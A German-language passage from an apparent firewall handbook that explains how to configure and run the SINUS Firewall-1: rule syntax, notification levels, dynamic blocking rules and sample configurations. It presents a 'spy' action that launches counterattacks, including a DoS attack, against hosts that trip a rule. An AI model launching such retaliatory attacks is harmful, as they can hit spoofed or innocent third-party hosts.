  - sfc reconfig flush_all sollte täglich einmal laufen. Es löscht hängende Verbindungen. An dieser Stelle sollte man auch die Logfiles komprimieren, an den Mailhost versenden oder in ein Ausgangsverzeichnis legen, wo es täglich z.B. von einem NT Server abgeholt wird.

15.3 Programmierung der Firewall

Die SINUS Firewall wird durch ein einziges Konfigurationsfile gesteuert. In diesem Abschnitt sind alle Möglichkeiten beschrieben und mit Beispielen unterlegt.

Details bezüglich der genauen Syntax sind am Ende dieses Abschnittes zu finden.

Das Konfigurationsfile ist in 3 Abschnitte aufgeteilt:

- Die **setup** Sektion enthält Informationen über die Netzwerk- Topologie und das System
- Die **configration** Sektion enthält alle Filterregeln für IP Pakete
- Die **notification** Sektion gibt an, was die Firewall zu tun hat, wenn eine Regel zutrifft

Alle Kommentare in dem Konfigurationsfile sind mit einem # zu Beginn, oder mit /*...*/ entsprechend dem C-Stil gekennzeichnet.

Es dürfen nur Kleinbuchstaben im Konfigurationsfile benutzt werden.

Festlegung der IP-Adressen

IP Adressen werden an verschiedensten Stellen in dem Konfigurationsfile benutzt. Es sind beide Schreibweisen für IP-Adressen erlaubt. Der DNS Name und die IP - Nummer als Dezimalzahl, durch Punkte getrennt (Also www.name.de oder 1.2.3.4). Hierzu muß der resolver Zugriff auf den DNS-Server haben, oder es müssen in der Datei /etc/hosts alle beteiligten Hostnamen eingetragen werden. Aus Gründen der Sicherheit sollte man mit den IP - Nummern und nicht mit den DNS-Namen arbeiten. Dies hat folgende Gründe:

- Hinter einem DNS-Namen können sich mehrere IP - Nummern verbergen (Siehe www.netscape.com oder eine der großen Suchmaschinen)
- Der Resolver kann, falls er Broadcasts im Netzwerk sieht, den Aufbau der ISDN Verbindung in das Internet veranlassen, auch wenn die Firewall nicht aktiv ist
- Es ist für einen Angreifer leicht möglich, im Intranet den DNS-Server so zu verändern, daß dieser falsche Antworten zurück liefert. Da in großen Netzwerken viele DNS Server voneinander abhängig sind, ist das Risiko groß, daß einer der Server ein Sicherheitsproblem hat
- Die Resolver - Bibliothek bzw. der DNS-Server auf der Firewall selber könnte durch buffer overflows verletzbar sein

Es kann nach jeder IP - Nummer oder jedem Hostnamen eine Netzmaske angegeben werden. Die Netzmaske ist, falls sie nicht speziell angegeben wird, die Zahl 255.255.255.255 . Die IP - Nummer ist gültig, wenn alle Bits der IP - Nummer mit derjenigen der Netzmaske übereinstimmen. Ein paar Beispiele:

```
129.132.1.18   mask 255.255.255.255   ist exakt für einen Host gültig

193.135.255.0  mask 255.255.255.0     ist für ein Class-C Netzwerk gültig

129.132.20.0   mask 255.255.0.0       ist für ein Class-B Netzwerk gültig
```

Die Netzmaske muß nicht angegeben werden, wenn die Adresse eine Hostadresse ist, oder keine Subnettierung des Netzwerks stattfindet. Folgende Beispiele zur Erläuterung:

```
129.132.1.18   = 129.132.1.18  mask 255.255.255.255
129.132.0.0    = 129.132.0.0   mask 255.255.0.0
193.135.255.0  = 193.135.255.0 mask 255.255.255.0
```

Aber Vorsicht: Die Adresse 129.132.20.0 ohne Netzmaske wird als Hostadresse angesehen, weil automatisch die Netzmaske 255.255.255.255 angenommen wird. Damit die Adresse als Netzwerkadresse angesehen wird, ist die Netzmaske 255.255.255.0 stets anzugeben !

Die setup Sektion

In dem Konfigurationsfile startet dieser Abschnitt mit dem Schlüsselwort setup. Das als Option zu verwendende Schlüsselwort **internalnets** sagt der Firewall, welche IP - Nummern sich im internen Netzwerk befinden. Hier können sowohl IP - Nummern von Hosts als auch Netzwerkadressen miteinander kombiniert angegeben werden. Diese IP-Adressen werden normalerweise vom Provider zugewiesen. Für den Einsatz mit einer dynamischen IP - Nummer ist ein Router mit NAT oder Masquerading vor der SINUS Firewall einzusetzen. In diesem Falle können die Netzwerkadressen intern beliebig gewählt werden. Die Liste der Adressen ist durch Komma zu trennen und mit einem Semikolon (wie in "C" oder BASH üblich) abzuschießen.

Diese Information wird von der Firewall unbedingt zum Schutz vor gespooften Adressen benötigt. Die Firewall kann nur so feststellen, ob ein Paket korrekt seinem Interface zugeordnet worden ist, beispielsweise dürfen Pakete, die als Absender Adressen aus dem Bereich des Intranets tragen, nicht Zugang über das äußere Interface erhalten. In diesem Falle liegt entweder eine Fehlkonfiguration vor, oder ein Angreifer arbeitet mit adress spoofing, wobei ersteres die weit häufigere Ursache ist.

Es muß eine e-Mail Adresse angegeben werden, an welche die Firewall alle gewünschten Warnmeldungen, Einbruchsversuche, Meldungen über Scanversuche, oder Fehlermeldungen, wie Festplatte voll, o.ä. senden darf. Es dürfen ebenfalls mehrere e-Mail Adressen angegeben werden, die durch ein Leerzeichen getrennt sein müssen.

Die Konfigurations Sektion

Diese Sektion wird durch das Schlüsselwort rules eingeleitet. Jede Regel in diesem Abschnitt beginnt mit einem der Schlüsselworte:

- accept
- block
- reject

> Die Regel **accept** veranlaßt den Filter, die Pakete passieren zu lassen, falls die Regel zutrifft. Das Schlüsselwort block veranlaßt den Filter, das Paket stillschweigend zu verwerfen, ohne eine Fehlermeldung an die Quelladresse zurück zu senden. Die reject Regel sendet über ICMP die Nachricht ICMP_MESSAGE_UNREACHABLE an die Quelladresse zurück. Die Art der Nachricht kann frei bestimmt werden, um nicht zu viele aussagekräftige Informationen an einen Angreifer auszuliefern.

Zudem kann man eine Liste von IP Optionen den Regeln hinzufügen. Ein Paket erfüllt genau dann eine Regel, wenn mindesten ein der aufgeführten IP Optionen zutreffend ist.

Ein Spezialfall ist das TTL Feld (Time To Live), welches keine echte Option darstellt. Der Wert des TTL Feldes kann mit einer Konstanten verglichen werden. Ein Paket erfüllt eine solche Regel nur dann, wenn der Vergleich zutreffend ist, unabhängig davon, ob eine der Optionen zutrifft, oder nicht.

Informationen über das Protokoll werden mit folgenden Schlüsselworten angegeben:

- tcp
- udp
- icmp
- igmp
- rip
- all

Das letzte Schlüsselwort all beinhaltet alle vorhergehenden.

Eine weitere Möglichkeit ist, direkt die Protokollnummer in dem IP Header anzugeben, z.B. die 9 für IGP. Bei der Verwendung von icmp oder igmp kann die Regel auf einige Nachrichtentypen begrenzt werden. RIP ist hier ein Spezialfall des UDP Protokolls, wobei nur UDP Pakete berücksichtigt werden, die auf Port 520 eintreffen. Ein RIP Paket erfüllt eine Regel, wenn alle angekündigten Ziele auch zutreffend sind. Das folgende Beispiel beschreibt eine solche Regel:

```
accept rip outside      /* trifft auf eine Regel zu*/
from 194.40.243.5       /* nächstes Gateway im Netz */
to 194.40.243.4;        /* die eigene Adresse */
```

Das Paket erfüllt die Regel, wenn die Quelladresse eine der Adressen ist, die nach dem Schlüsselwort **from** und der Zieladresse eine der Adressen eine der Adressen nach dem Schlüsselwort **to** ist. Anstelle einer Liste von IP - Nummern kann auch das Schlüsselwort **inside** verwendet werden, welches der Ersatz für alle Adressen, die unter **internalnets** angegeben worden sind. Die Verwendung des Schlüsselwortes **outside** bezeichnet alle anderen, die nicht unter **internalnets** angegeben worden sind. Das könnte der Rest des Internets z.B. sein.

Für alle TCP und UDP Protokolle kann zusätzlich noch ein Port oder ein Bereich von Ports angegeben werden. Hierfür kann auch der Name des Dienstes angegeben werden, z.B. telnet. Hierfür greift die Firewall auf die Definitionen in der Datei /etc/services zurück. Die Angabe eines Ports ohne eines der Protokolle tcp oder udp wird ignoriert.

Hier ein Beispiel:

```
from inside port telnet to 129.132.0.0, port 2700,
                           130.103.24.0 mask 255.255.255.0 port 3000..4000;
```

Zum Schluß muß der notification level bestimmt werden, der der Firewall angibt, was zu tun ist, wenn die Regel erfüllt ist. Hier werden alle Aktionen definiert, die neben denjenigen stattfinden sollen, die über den Verbleib des Paketes entscheiden (accept, block oder reject).

Der Level 0 gibt an, daß der Firewall-Dämon und damit auch der User nicht über das Ereignis informiert wird. Wenn der Level größer als 0 ist, dann wird automatisch ein Logeintrag vorgenommen, und alle Aktionen ausgeführt, die in diesem notification level angegeben wurden.

Wiederum sind natürlich die Regeln in dem File sehr wichtig. Wenn zwei Regeln gleichzeitig erfüllt sind, dann hat die erste Regel Vorzug gegenüber der zweiten Regel. Die Konsequenz daraus ist, daß man stets zuerst die Speziellen Regeln definieren sollte, bevor man sich den allgemeinen Regeln zuwendet. Beispielsweise wenn alle UDP Pakete gesperrt sein sollen, außer diejenigen von dem Host 194.77.6.230, dann sollte man diese Regel in zwei Regeln aufteilen, und diese in der korrekten Reihenfolge notieren:

```
accept udp from 194.77.6.230 notification_level 0;

block  udp notification_level 1;
```

Die notification Sektion

Diese Sektion wird mit dem Schlüsselwort notification eingeleitet. Jeder Abschnitt beginnt mit dem Schlüsselwort level, gefolgt von einer level number und einem Doppelpunkt. Es können verschiedenste Aktionen zu einer Liste zusammengefaßt werden. Folgende Aktionen sind möglich:

- **message** beschreibt einen zusätzlichen Text, der in das Logfile geschrieben wird. Wenn die Nachricht mehrere Zeilen lang ist, dann muß diese durch ein Anführungszeichen (") am Ende der ersten Zeile markiert, und in der nächsten Zeile fortgeführt werden. Mehrere Nachrichten müssen dann mit mehreren if Abfragen erzeugt werden.
- **syslog** sendet Nachrichten an den syslogd auf der Firewall, um einen zusätzlichen Eintrag neben dem obligatorischen firewall.log File vorzunehmen. Dies ist dann wichtig, wenn ein Abgleich zwischen mehreren Firewalls über **logsurfer** oder **argus** erfolgen soll.
- **report** kopiert ein Log-Eintrag in das firewall.report File in Ergänzung zu dem obligatorischen firewall.log file.
- **mail** sendet eine e-Mail mit den Nachrichten an die angegebene e-Mail Adresse. Wenn keine Adresse eingetragen ist, wird die e-Mail an dijenige Adresse gesendet, die als mail_default im Quellcode der Firewall definiert wurde.
- **spy** startet einen counter intelligence Angriff, z.B. back finger, oder einen DoS Angriff. Die **spy** Funktion sollte stets zusammen mit der mail Funktion eingesetzt werden, damit der User die Resultate unverzüglich als e-Mail erhält. Somit können rechtzeitig geeignete Maßnahmen gegen einen potentiellen Angreifer unternommen werden.

- **relevel** ändert den notification level für eine Regel, die diese Aktion ausgelöst hat. Für den Fall, daß das nächste mal ein Paket genau wieder diese Regel erfüllt, werden dann Aktionen gestartet, die ein einem neuen notification level definiert wurden. Dies ist insbesondere dann der Fall, wenn man einzelnen Ereignissen keine Bedeutung zumessen möchte, es sei denn, daß diese gehäuft auftreten.
- **exec** führt ein Shellkommando aus. Beispielsweise kann dieses dazu gebraucht werden, um ein Interface oder das gesamte System abzuschalten. Es können verschiedenste Aktionen gestartet werden, z.B. die Überprüfung des Systems auf veränderte Dateien, Einbrüche, o.ä.
- **call** ruft einen weiteren notification level auf und führt die darin gelisteten Aktionen aus.
- **let** weist einer Variablen einen Wert zu. Ein Timeout Wert, der stets in Sekunden angegeben wird, kann am Ende des let Befehls angegeben werden. Wenn also eine Variable verändert oder verwendet werden muß, und der Zeitraum seit ihrer letzen Veränderung eine bestimmte Zeit überschreitet, dann wird die Variable auf 0 gesetzt.

Eine Filterregel kann definiert werden, die dynamisch der bestehenden statischen Filterkonfiguration hinzugefügt wird. In Ergänzung zu den oben beschriebenen Eigenschaften für Filterregeln gibt es ein paar besondere Eigenheiten für dynamische Regeln zu beachten. Wenn das Schlüsselwort **currentprotocol** anstelle der Protokollbezeichnungen angegeben wird, dann wird dasjenige Protokoll desjenigen Paketes, welches die Regel erfüllt und somit die Aktion ausgelöst hatte, mit in die neue, dynamische Regel übernommen. Genauso können die Schlüsselworte **sourcehost, sourcenet, desthost, destnet after to** und **from** verwendet werden, um Informationen aus der alten Regel in die neue, dynamische Regel zu übernehmen. Zuletzt kann man noch einen Timout Wert (in Sekunden gemessen) am Ende der Regel hinzufügen (optional). Dieser Timout sorgt dann dafür, daß die Regel nach Ablauf einer bestimmten Zeit wieder gelöscht wird.

Man sollte dieses unglaublich mächtige Werkzeug nur mit größter Vorsicht einsetzen, da nur sehr schlecht vorherzusagen ist, welche Regel im Moment gerade aktiv ist, und warum. Es ist ebenfalls schwierig, genau die Einflüsse der dynamischen Regeln untereinander zu bestimmen, weil, wie bei statischen Regeln auch, die Reihenfolge ihrer Aktivierung Auswirkungen auf deren Abarbeitung in der Liste hat. Andererseits lassen sich hiermit komplexe Proxy-Mechanismen formulieren und sogar ausgewachsene Proxy's ersetzen.

Variablen können deklariert werden. Ihr Wert wird dann stets auf 0 gesetzt. Sie können nur Integerwerte speichern. Wenn also auf Variablen zugegriffen werden soll, dann kann optional einer der Begriffe sourcehost oder desthost nach dem Variablennamen angegeben werden, durch ein Doppelpunkt voneinander getrennt. Eine spezielle Instanz der Variablen wird erzeugt, wenn auf diese zugegriffen wird, wobei entweder die Quelladresse oder die Zieladresse desjenigen Paketes angegeben wird, welches diese Aktion ausgelöst hat. Wenn die Variable so verändert wird, dann werden die Variable und deren Instanz verändert. Diese Eigenschaft kann dazu genutzt werden, die Häufigkeit eines Ereignisses zu ermitteln, absolut und nach Quell-und Zieladresse aufgeschlüsselt.

Im folgenden Beispiel werden die Variablen und der Timeout Mechanismus für Variablen und dynamische Regeln gleichzeitig verwendet. Wenn ein Host die Firewall 100 mal in Folge in einem Abstand von maximal 2 Sekunden anpingt, dann werden alle Pakete von diesem Hosts für 10 Minuten gesperrt. Der notification level dieser dynamischen Regel wird auf 0 gesetzt, um die Menge der anfallenden Log-Einträge einzudämmen, die zwischen Filter und Firewall ausgetauscht werden:

```
accept icmp icmp_echo to inside notification_level 10;
notification level 10:
  let pingcount:sourcehost := pingcount:sourcehost + 1 timeout 2;
  if pingcount:sourcehost > 100 then
                block all from sourcehost notification_level 0 timeout 600
  endif;
```

Das Aufstellen von Filterregeln

In diesem Abschnitt werden alle oben nur definierten Filterregeln genauer abgehandelt. Es wird ausdrücklich das Buch von Bellovin und Cheswick als "Bibel" für das Erstellen von Filterregeln empfohlen. Im Kapitel firewallregeln sind aber auch die meisten dieser Filterregeln noch einmal genauestens aufgelistet. Meiner Meinung nach ist die "Bibel" von Bellovin und Cheswick inzwischen völlig veraltet, da sie sich ohnehin nur auf Probleme auf Circuit-Level bezieht.

Die erste Frage die hier geklärt werden soll ist die Frage nach block oder reject von Paketen.

In der Praxis ist diese Frage oft schwieriger zu beantworten, als es den Anschein hat. Wenn ein Paket geblockt wird, also der Sender keine Fehlermeldung erhält, dann könnte es sein, daß der Host meint, daß das Paket während der Übermittlung verloren gegangen ist. Ein normaler Algorithmus in einem Programm oder Protokoll besitzt einen Timeout Mechanismus, der nach einigen Versuchen abbricht. Wenn dieser eine ICMP Meldung zurückerhält, in welcher der Host darüber informiert wird, daß ein Paket nicht ausgeliefert werden kann (no route to host!), dann wird er sofort damit aufhören, welche zu senden. Man sollte aber niemals Pakete unbedacht mit einer Angabe einer Fehlermeldung (reject) ablehnen. Es könnte schließlich sein, daß die Anwendung, die die Pakete sendet, ICMP Fehlermeldungen nicht interpretieren kann. In diesem Fall würde eine Flut von Fehlermeldungen die freie Bandbreite der Leitungen unnötig belasten. Außerdem würde von der Firewall eine Unzahl von Fehlermeldungen gesendet werden. Die gängigen Implementierungen von TCP beachten sehr wohl ICMP Fehlermeldungen, aber in Abhängigkeit der Meldung (host unreachable), könnte der Sender meinen, daß der Host nur vorübergehend überlastet ist, und würde ständig die Pakete neu senden. Um also wirklich eine Verbindung zurückzuweisen, ist es notwendig, im TCP Paket noch ein Flag zu setzen, beispielsweise das RST Bit, welches das Ende einer TCP Verbindung einleitet.(reset)

Viele Programme unterscheiden nicht zwischen den verschiedenen ICMP unreachable Mitteilungen. Somit kann es passieren, daß ein Host völlig unerreichbar wird, was sicher nicht so beabsichtigt ist. ICMP Fehlermeldungen sollten also niemals einfach mit einem **reject** beantwortet werden. Um dieses Problem zu umgehen, benutzt die SINUS Firewall die Option **reject with best**, was bedeutet, daß die TCP Pakete mit einem **RST** Flag zurückgesandt werden. Eine ICMP port unreachable Nachricht wird für UDP und alle sonstigen Pakete erzeugt.

Filtern von TCP Verbindungen

Wenn man die Regeln für TCP Pakete aufsetzt, gibt die **from** Adresse den Initiator der Verbindung an. Antwortpakete aus dem Internet, z.B. sofern sie von innen initiiert worden sind, dürfen die Firewall passieren. Sie haben alle das ACK Bit gesetzt. Ist der notification level größer 0, dann wird nur zu Begin des Verbindungsaufbaues, also wenn das SYN Bit gesetzt ist, ein Logeintrag erzeugt. Alle weiteren Antwortpakete werden nicht mehr mitgeloggt.

Das FTP Protokoll erfordert eine spezielle Behandlung, da hier ein zweiter Datenkanal geöffnet wird, welcher vom Server initiiert wird. Die erste Verbindung, die von innerhalb geöffnet wurde enthält den PORT Befehl, der vom Server zum Client intern übermittelt wird. Dieser Port ist derjenige, den der Server zwecks Datenaustasch mit dem Client zu benutzen gedenkt. Eine normaler, dynamischer Paketfilter würde diesen PORT Befehl nicht interpretieren können. Der Systemadministrator muß dann entweder alle Ports freischalten, oder sperren. Glücklicherweise unterstützen inzwischen fast alle Firewalls den PASV oder passive Modus. Hierbei wird der PORT Befehl aus dem Paket gelesen, und die Firewall kann dann diesen Port für Antwortpakete aus dem Internet freischalten.

Inbound und outbound Pakete

Der Paketfilter wird bei jedem gesendeten Paket gebraucht. Ein geforwardetes Paket wird nur beim eintreffen analysiert. Zum Zeitpunkt des Sendens wird zunächst nur das Interface überprüft, um **address spoofing** zu verhindern. Lokale Pakete, die nicht den Host verlassen, wenden nur beim Senden analysiert.

Address Spoofing

Ein Alarm wegen **address spoofing** wird immer dann gegeben, wenn:

- Die Quelladresse zu inside gehört, und das empfangende Interface zu outside gehört, oder umgekehrt. Dies bedeutet, daß jemand Fremder von außerhalb versucht, Zugang zu einem Host hinter der Firewall zu erlangen.
- Die Zieladresse und das sendende Interface nicht übereinstimmen. Das bedeutet, daß der routing table fehlerhaft ist, weil er Pakete aus dem falschen Interface versendet.
- Die loopback Adresse auf allen anderen Interfaces benutzt wird, die nicht zu dem loopback Interface gehören, z.B. durch einen fehlkonfigurierten Dämon

Eine wichtige Information: Class D (multicasting) und class E Adressen werde nicht auf adress spoofing untersucht, da diese in andere Pakete gekapselt wurden. Hierzu müsste die Firewall in alle Pakete hineinschauen, und dann erst filtern. Dies würde bei dieser Konzeption der Firewall einen großen Ballast bedeuten.

Fragmentierte IP Pakete Nur das erste Fragment eines IP-Paketes und das Ergebnis der Untersuchung wird gespeichert. Alle darauffolgenden Pakete werden verworfen, wenn das erste Paket nicht akzeptiert wurde. Wenn Fragmente nicht in der

richtigen Reihenfolge eintreffen, dann werden diejenigen, die voreilig auf das Interface getroffen sind, geblockt, also verworfen.

Die Syntax des Konfigurations-Files

```
configuration    = setup_section
                   rules_section
                   [ notification_section ]
                   "end.".

setup_section    = "setup"
                   [ internal_statement ]
                   mail_statement.

rules_section    = "rules" { (  block_statement
                              | accept_statement
                              | reject_statement ) }.

setup_statement  = "internalnets" address { "," address } ";".

mail_statement   = "mail_default" """ mailaddress(es) """ ";".

block_statement  = "block" rule ";".

accept_statement = "accept" rule ";".

reject_statement = "reject" [ "with" (  "icmp_net_unreachable"
                                      | "icmp_host_unreachable"
                                      | "icmp_protocol_unreachable"
                                      | "icmp_port_unreachable"
                                      | "tcp_reset"
                                      | "best"
                                      | "echo_reply" ) ]
                    rule ";".

rule = [ "options" ip_option { "," ip_option } ]
     (  "all"
      | protocol_number
      | "icmp" [ icmp_type { "," icmp_type } ]
      | "igmp" [ igmp_type { "," igmp_type } ]
      | "tcp"
      | "udp"
      | "rip" [ ( address { "," address } | inside | outside ) ] )
     [ "from" ( fulladdr { "," fulladdr }
              | "inside" [ "port" port [ ".." port ] ]
              | "outside" [ "port" port [ ".." port ] ] ) ]
     [ "to"   ( fulladdr { "," fulladdr }
              | "inside" [ "port" port [ ".." port ] ]
              | "outside" [ "port" port [ ".." port ] ] ) ]
     "notification_level" value.

ip_option = (  "record_route"
             | "timestamp"
             | "security"
```

```
              | "loose_source_route"
              | "strict_source_route"
              | "sat_id"
              | "time_to_live" ( "<" | "=" | ">" | "!=" ) value ).

icmp_type = (  "icmp_echo_reply"
             | "icmp_destination_unreachable"
             | "icmp_source_quench"
             | "icmp_redirect"
             | "icmp_echo_request"
             | "icmp_time_exceeded"
             | "icmp_parameter_problem"
             | "icmp_timestamp"
             | "icmp_timestamp_reply"
             | "icmp_info_request"
             | "icmp_info_reply"
             | "icmp_address"
             | "icmp_address_reply" ).

igmp_type = (  "igmp_host_membership_query"
             | "igmp_host_membership_report"
             | "igmp_host_leave_message" ).

fulladdr  = (  address [ "port" port [ ".." port ] ]
             | "port" port [ ".." port ] ).

address   = ( ip_address | """ name """ ) [ "mask" mask ].

port      = ( port_no | name ).

notification_section = "notification"
                 "level" ( value | "spoof" ) ":" ( { entry ";" } | ";" )
               { "level" ( value | "spoof" ) ":" ( { entry ";" } | ";" ) }.

entry     = (  "message" """ text """ { """ text """ }
             | "syslog"
             | "report"
             | "mail" [ """ mailaddress(es) """ ]
             | "spy"
             | "exec" """ command """
             | "relevel" value
             | "call" value
             | "if" ( variable | value ) ( "<" | "=" | ">" | "!=" )
                    ( variable | value ) "then"
                 { entry ";" } "endif"
             | "let" variable ":="
               ( value | "destport" | variable
                                      [ ( "+" | "-" ) ( value | variable ) ] )
                 [ "timeout" seconds ]
             | dynamic_rule [ "timeout" seconds ]
           ).

variable  = name [ ":" qualifier ].

qualifier = ( "sourcehost" | "desthost" ).
```

```
    [ special keywords allowed in dynamic_rule:

      "currentprotocol"  uses protocol of actual packet

      "sourcehost"       uses source host address

      "sourcenet"        uses source net address

      "desthost"         uses destination host address

      "destnet"          uses destination net address     ]
```

Hier nun einige Beispiele die zeigen, wie leistungsfähig diese Programmiersprache ist.

Zuerst sollte man sorgfältig die Syntax studieren. In diesem Abschnitt wird ein praktisches, funktionierendes Beispiel einer Konfiguration beschrieben. Es ist als Konfigurationsfile in der Distribution unter samples/ zu finden.

```
setup
internalnets 193.194.195.0;
mail_default "adm@x.y.z";

rules
# Some simple alarming rules to detect hackers
block tcp to port 87, /* link */
            port 95  /* supdup */
            notification_level 99;

block options loose_source_route, strict_source_route all
            notification_level 13;

# ...omit some more RIP statements
# detect secondary routes to the internet
block rip from inside notification_level 12;

# ...omit some more statements having notification level 0
# Permit incoming FTP requests to our FTP server only
accept tcp to 130.59.4.16 port 21 notification_level 1;

# Permit incoming Telnet requests to our Telnet/Login Server only
accept tcp to 130.59.4.16 port 23 notification_level 2;

accept all from 127.0.0.1 to 127.0.0.1 notification_level 0;

# block all other TCP connection requests and trigger the alarm
block tcp notification_level 99;
notification level 1: /* log all permitted incoming FTP connection requests */
  message "FTP connection request.";

level 2: /* log all permitted incoming Telnet connection requests */
  message "Telnet connection request.";

level 3: /* log all permitted incoming WWW connection requests */
  message "WWW connection request.";
```

```
level 11:
  message "ICMP redirect received.";

level 12:
  message "There may be a secondary route to the internet.";

level 13:
  message "IP packet with source route option detected";
  let sr:sourcehost := sr:sourcehost + 1 timeout 300;
  if sr:sourcehost = 1 then
    message "IP packet with source route option detected";
    spy;
  endif;

level 99:
  message "Illegal TCP connection.";
  syslog;
  let illtcp:sourcehost := illtcp:sourcehost + 1 timeout 600;
  if illtcp:sourcehost = 1 then
    message "Illegal TCP connection.";
    mail;
    spy;
  endif;
end.
```

Diese Beispiele zeigen alle Möglichkeiten der Benutzung der Schlüsselwortes notification. Der Einsatz der Befehle ist einfach, z.B. **exec /sbin/ifconfig eth0 down sorgt** dafür, daß die Netzwerkkarte deaktiviert wird.

Im Gegensatz zu den nur zeitweise aktiven, dynamischen Regeln, die statische Regeln vorübergehend ersetzen, ist die Regel relevel permanent, also von Dauer.

Angenommen, level 100 war der notification level, der ausgelöst wurde, als die Firewall gepingt wurde. Das Logfile würde sehr schnell anwachsen, wenn wirklich jedes ping geloggt würde. Die erste Idee ist, ein **relevel** auf die Regel anzuwenden:

```
notification
level 100:
  message "Wir sind gepingt worden";
  relevel 0;
```

Genau dies ist aber eine schlechte Idee. Ein einzelnes ping würde ausreichen, um die Regel quasi außer Betrieb zu nehmen. Weitere ping Versuche würde nicht mehr entdeckt werden können. Da die Regel nach dem ersten Ping außer Funktion gesetzt wird, erscheinen in dem Logfile also alle weiteren Pings nicht mehr. Das ist so sicher nicht beabsichtigt. Damit auch alle weiteren Pings bemerkt werden können, muß die Regel so aussehen:

```
notification
level 100:
  let pings:sourcehost := pings:sourcehost + 1 timeout 600; /* 10 minutes */
  if pings:sourcehost = 1 then
    message "We have been pinged";
  endif;
```

Wenn wir einen versuchten DoS Angriff (Denial of Service) mitloggen möchten, dann können wird eine dynamische Regel hierfür verwenden, und danach alle weiteren Ping blocken.(block)

```
  if pings:sourcehost > 1000 then
    message "Möglicher denial-of-service attack";
```

```
    spy;
    block all from sourcehost notification_level 0 timeout 600;
  endif;
```

Natürlich ist es so nicht möglich, einen echten DoS Angriff, der in der Folge oder abwechselnd ftp Verbindungen aufbaut, zu bekämpfen. Wichtig ist es jedoch, z.B. Hosts mit ftp Diensten vor einem solchen Angriff zu bewahren.

Wie man sieht, ist es mit der SINUS Firewall-1 möglich, aufgebaute Verbindungen in Variablen zu vermerken und daraufhin weitere Regeln zu aktivieren. Wer sich einmal in Kapitel Netmeeting Protokoll umschaut, der wird erkennen, daß man, um einen Netmeeting Proxy zu simulieren, genau diesen Mechanismus implementieren kann. Leider muß die SINUS Firewall-1 für die weiteren UDP Übertragungen über wechselnde Ports oberhalb von 1024 zu einem bestimmten Host im Internet alle UDP Ports zu dem Client im geschützten Intranet freigeben. Die Regel wird also etwas länger.

Die induktive Programmierung einer Firewall

Um eine solche Regel implementieren zu können, muß man sich zuerst die DRAFTS der RFC´s über Netmeeting besorgen. Hierzu wendet man sich entweder an den Microsoft Server, oder man sucht im Internet nach den entsprechenden RFC´s. Darin ist genau beschrieben, welche Ports und Protokolle in welcher Reihenfolge geöffnet und geschlossen werden können, und welche Timeouts hier eine Rolle spielen. Danach erfolgt die Programmierung der Firewall. Hier sollte man alle DEBUG-Optionen aktiviert haben, d.h. stets sollte man von **"message"** Gebrauch machen, um aussagefähige Log-Einträge zu erhalten. Nun kann eine Testverbindung zu einem Netmeeting Server im Internet aufgebaut werden. Das wunderbare an Microsoft ist es, daß die Leute sich fast nie an ihre eigenen Dokumentationen und Standards halten. Daher ist es unabdingbar, die Meldungen der Firewall genau zu studieren und den Fehler im Mechanismus der Firewall zu korrigieren.

Die deduktive Methode der Programmierung

Die deduktive Methode unterscheidet sich nur ein wenig von der induktiven. Man arbeitet einfach ohne alle RFC´s und Dokumentationen und schert sich einen Dreck um Microsofts Unzulänglichkeiten. Hierzu schaltet man in der Firewall alle TCP und UDP Ports auf Durchgang und loggt mit. In den LOG-Einträgen sieht man dann schön sauber, wie der Mechanismus funktioniert. Diese Dokumentationen nimmt man dann als Vorlage für die Implementierung der Regeln in der SINUS Firewall-1. Da bei Microsoft typischerweise verschiedene Service-Packs auch Veränderungen bei Anwendungssoftware enthalten, kann es also passieren, daß die Firewallregeln von Zeit zu Zeit verändert werden müssen, weil Microsoft mal wieder irgendwelche Verbesserungen eingefallen sind. Wer eine kommerzielle Firewall, wie z.B. Firewall-1 von Checkpoint gekauft hat, der muß für die kleinen Änderungen der Regeln teuer bezahlen. Der Händler selber vor Ort schaut in der Support-Datenbank von Checkpoint nach, und kopiert das Makro auf die Firewall-fertig.

Für die SINUS Firewall-1 gibt es für viele Protokolle Makro´s, der Support ist gerade im Aufbau. Mit der Implementierung der SINUS Firewall-1 auf die Kernel 2.2 werden diese Makro´s auch frei verfügbar sein.

Zusammenfassend kann man sagen, daß die SINUS Firewall alle Protokolle absichern kann, einen hochwertigen PROXY ersetzt sie allerdings nicht. Aber auch Firewall-1 von Checkpoint beherrscht nicht alle Protokolle perfekt.

15.4 Start und Überwachung der Firewall

Nach der Installation und Konfiguration der Firewall ist nun das wichtigste Ziel, die Firewall zu überwachen.

Dieser Abschnitt beschreibt die Kommandos des Programms sfc.

Zuerst sollte man sich vergewissern, daß das Kernel Filtermodul in den Kernel eingefügt worden ist. Der Shell Befehl **lsmod** zeigt alle geladenen Module des Kernels an. Während das Filtermodul stets als zusätzliches Modul geladen werden muß, könnte es sein, daß vom Kerneldämon einige Module, z.B. für Netzwerkkarten, eigenständig geladen worden sind. Wichtig ist, das das Modul sf geladen sind. Generell für alle folgenden Befehle gilt: Ohne Angabe des Konfigurationsfiles wird die Datei /etc/firewall.conf als default Konfiguration angenommen.

Starten der Firewall

Die Firewall wird mit "sfc start firewall.conf" gestartet, je nachdem, wie das Konfigurationsfile benannt wurde, sind auch andere Namen zulässig.

Das Startkommando überprüft, ob der Firewall-Dämon läuft, und liest dann das Konfigurationsfile ein.

Stop der Firewall

Um den Firewall-Dämon zu stoppen, genügt die Eingabe von "sfc stop". In diesem Moment wird jeder Datenverkehr unterbrochen und es werden alle Interfaces blockiert. Dies dient der Sicherheit bei einem Fehler im Betriebssystem.

Nun kann eventuell die Firewall mit einer neuen Konfiguration gestartet werden, die dann sofort wieder einsatzbereit ist. Ein Reboot sollte nicht stattfinden. Es existiert aber noch ein **reconfig** Befehl....

Achtung: Problematisch wird es dann, wenn der Firewall-Dämon mit rmmod entladen wird. In diesem Moment greifen die Standardeinstellungen des Kernels. Er leitet dann alle Pakete zwischen den Interfaces weiter.

Die Rekonfiguration der Firewall

In einigen Fällen könnte es gewünscht sein, automatisch zwischen verschiedenen Firewallkonfigurationen zu wechseln. Beispielsweise könnte an Samstagen und Sonntagen somit der Aufbau einer Internet-Verbindung verboten sein. In diesem Falle sollte man den cron Dämon bemühen, der folgende Befehle ausführt:

sfc stop; sfc start neue_konfiguration.conf

Einfacher ist er Einsatz des Befehls:

sfc stop; sfc reconfig neue_konfiguration.conf

Dieser Befehl startet eine neue Konfiguration. Hierbei werden alle Parameter von bestehenden TCP Verbindungen übernommen ! Verbindungen, die nach den neuen Regeln verboten sind, werden beendet.

Hierzu können optional noch zwei weitere Parameter übergeben werden:

flush ist die Default Einstellung, die alle erlaubten Verbindungen aufrechterhält.

